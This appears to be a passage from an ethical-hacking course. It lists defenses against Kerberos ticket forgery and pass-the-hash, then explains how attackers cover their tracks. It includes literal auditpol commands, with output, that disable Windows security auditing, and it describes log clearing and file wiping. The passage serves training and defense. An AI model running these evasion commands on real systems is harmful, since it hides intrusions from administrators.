
- Frequently change the password of KRBTGT.
- Use admin credentials only if the data need to be shared among the devices.
- Give access permissions based on user roles.
- Perform system patch management periodically.
- Deploy a minimum privileges access model, which assists in restricting user access and domain admin account access.
- Monitor Kerberos TGTs and domain replication activities.
- Regularly change KRBTGT’s password and reset the service twice.
- Validate the Kerberos protocol externally to ensure that TGTs are not forged.
- Conduct security awareness campaigns/training on phishing attacks, password creation policies, and other methods.
- Strictly adhere to password policies (in terms of password length, periodic updates, etc.) to enhance the security of individual account access.
- Ensure that Kerberos follows the signing of the Privilege Attribute Certificate (PAC) and TGS with the key “krbtgt” by the key distribution center (KDC).
- Deploy the Kerberos validation tool for verifying the legitimacy of individual tickets provided by a valid KDC.
- Install KB2871997 patch in systems running on Windows 7 and higher for restricting the default account access within the local administrator group.
- Restrict the credential overlap within systems to limit lateral movement through privileged account management.
- Impose the UAC limitations across local accounts over network logon by enabling pass-the-hash mitigations. The registry key to apply UAC restrictions is

  `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy`
- Restrict domain users within a local administrator group across multiple systems.
- Limit the inbound traffic through Windows Firewall.

LO#04: Demonstrate Techniques to Hide the Evidence of Compromise

Clearing Logs

In the previous section, we saw how an attacker can hide malicious files on a target computer using various steganographic techniques, NTFS streams, and other techniques to maintain future access to the target. Once the attacker has succeeded in performing this malicious operation, the next step involves removing any resultant traces/tracks in the system.



Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**

Gained Administrator Access

Target User

Cover Tracks

The attacker uses the following techniques to cover his/her tracks on the target system

1. **Disable Auditing**
2. **Clearing Logs**
3. **Manipulating Logs**
4. **Covering Tracks on the Network/OS**
5. **Deleting Files / Hiding Artifacts**
6. **Disabling Windows Functionality**

Covering Tracks

Covering tracks is one of the main stages during system hacking. In this stage, the attacker tries to hide and avoid being detected or “traced out” by covering all “tracks,” or logs, generated while accessing the target network or computer. We now look at how the attacker removes traces of an attack on a target computer.

Erasing evidence is a must for any attacker who would like to remain obscure. It is a method used to evade a traceback. It starts with erasing the contaminated logs and possible error messages generated in the attack process. The attacker makes changes to the system configuration such that it does not log the future activities. By manipulating and tweaking event logs, the attacker tricks the system administrator into believing that there is no malicious activity in the system and that no intrusion or compromise has taken place.

Because the first thing a system administrator does when monitoring unusual activity is check the system log files, it is common for intruders to use a tool to modify these logs. In some cases, rootkits can disable and discard all existing logs. Attackers remove only those portions of logs that can reveal their presence if they intend to use the system for a long period as a launch base for future exploitations.

Attackers must make the system appear as it did before access was gained and a backdoor was established. This allows them to change any file attributes back to their original state. The information listed, such as file size and date, is just attribute information contained in the file.

Protection against attackers trying to cover their tracks by changing file information can be difficult. However, it is possible to detect whether an attacker has done so by calculating the file’s cryptographic hash. This type of hash is a calculation of the entire file before encryption.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of


- **SECEVENT.EVT** (security): failed logins, accessing files without privileges
- **SYSEVENT.EVT** (system): driver failure, things not operating correctly
- **APPEVENT.EVT** (applications)

Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

- **Disabling Auditing**: An attacker disables auditing features of the target system.
- **Clearing Logs**: An attacker clears/deletes the system log entries corresponding to his/her activities.
- **Manipulating Logs**: An attacker manipulates logs in such a way that he/she will not be caught in legal action.
- **Covering Tracks on the Network**: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: An attacker uses NTFS streams to hide and cover malicious files in the target system.
- **Deleting Files**: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
- **Disabling Windows Functionality**: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.
- **Hiding Artifacts:** Attackers hide their malicious artifacts within the OS artifacts to evade detection.

Thus, the complete job of an attacker involves not only compromising the system successfully, but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his/her tracks.



Disabling Auditing: Auditpol

- Intruders **disable auditing** immediately after gaining administrator privileges

```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:disable
 /failure:disable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
        System Events                     No Auditing
        Logon
       os Service Ticket Operations       No Auditing
        Account Logon Events              No Auditing
       os Authentication Service          No Auditing
       tial Validation                    No Auditing

       ws\system32>
```

```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   Success and Failure
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Windows\system32>_
```

https://docs.microsoft.com

- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**

Disabling Auditing: Auditpol

Source: *https://docs.microsoft.com*

One of the first steps for an attacker who has command-line capability is to determine the auditing status of the target system, locate sensitive files (such as password files), and implant automatic information-gathering tools (such as a keystroke logger or network sniffer).

Windows records certain events to the event log (or associated syslog). The log can be set to send alerts (email, SMS, etc.) to the system administrator. Therefore, the attacker will want to know the auditing status of the system he/she is trying to compromise before proceeding with his/her plans.

Auditpol.exe is the command-line utility tool to change audit security settings at the category and sub-category levels. Attackers can use AuditPol to enable or disable security auditing on local or remote systems, and to adjust the audit criteria for different categories of security events.

The moment intruders gain administrative privileges; they disable auditing with the help of auditpol.exe. Once they complete their mission, they again turn on auditing using the same tool.

After gaining access and establishing shell access with the target system, attackers use the following commands to enable/disable system auditing logs:

Enabling system auditing:

```
C:\>auditpol /set /category:”system”,”account logon” /success:enable
/failure:enable
```

Disabling system auditing:

